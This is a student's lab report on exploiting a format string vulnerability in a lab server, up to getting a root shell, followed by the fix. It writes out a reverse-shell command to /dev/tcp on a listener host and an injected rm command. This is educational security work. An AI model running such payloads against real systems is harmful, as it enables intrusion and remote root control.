Information Security Lab 5 Format String Vulnerability

PES1201801948 Bharath S Bhambore Section H

Lab Setup:

Server: IP: 10.0.2.9

Name: PES1201801948-VM1


Client: IP: 10.0.2.10

Name: PES1201801948-VM2


Task 1: Vulnerable Program


Running the server.c code file given by the faculty, and running with root permissions (sudo), we send a text "hello is this working" to check if the server received the message sent from the client.

We can also observe the warning from the gcc compiler, which we will deal with in a later task.



In the below screenshot, we can see that the correct %s if pointed to refers to the buffer where the string was sent from the client, thus we can see the string "hello" along with various other addresses printed out due to the .%x sent in the message.






Task 2: Understanding the Layout of the Stack

Format String = Msg add - 32 = 0xbffff090 - 32 = 0xbffff070 Return address =msg add - 4 = 0xbffff090 - 4 = 0xbffff08c Buffer start = Format string add + (24 * 4)96 = 0xbffff0d0 Distance between the locations marked by 1 and 3 = 23 * 4 bytes = 92 bytes


Task 3: Crash the Program




The streams of %s in the input message treats the obtained value from a location as an address, tries to print out the data stored in the address. Hence it crashes.

Task 4: Print Out the Server Program's Memory


Task 4.A: Stack Data.





Here, we enter our data -@@@@ and a series of %.8x data. Then we look for our value -@@@@, whose ASCII value is 40404040 as stored in the memory. We see that at the 24th %x, we see our input and hence we were successful in reading our data that is stored on the stack.


Task 4.B: Heap Data



Hence we were successful in reading out stack and heap data We read the heap by storing the heap address in the stack and then using the format specifier %s in the right location to get hold of the secret message.


Task 5: Change the Server Program's Memory

Task 5.A: Change the value to a different value.




Here, we provide the above input to the server and see that the target variable's value has changed from 0x11223344 to 0x000000bc.

Task 5.B: Change the value to 0x500.





we change the target value to 0x500 by inputting the above command in the client machine.

Task 5.C: Change the value to 0xFF990000.




Task 6: Inject Malicious Code into the Server Program





We first created a file in /tmp directory which we will be attempting to remove using only the input in the client machine.

/bin/bash -c "/bin/rm /tmp/myfile" is executed on the server machine, thus the file we created is removed.




Task 7: Getting a Reverse Shell

We modify the above input string, to send execute the following

/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.56/7070 0<&1 2>&1" And running a netcat listener on port 7070, we get a root shell.

Task 8: Fixing the Problem



Very simple, we replaced printf(s) with printf("%s", msg). This eliminates the format string vulnerability by specifying the correct format.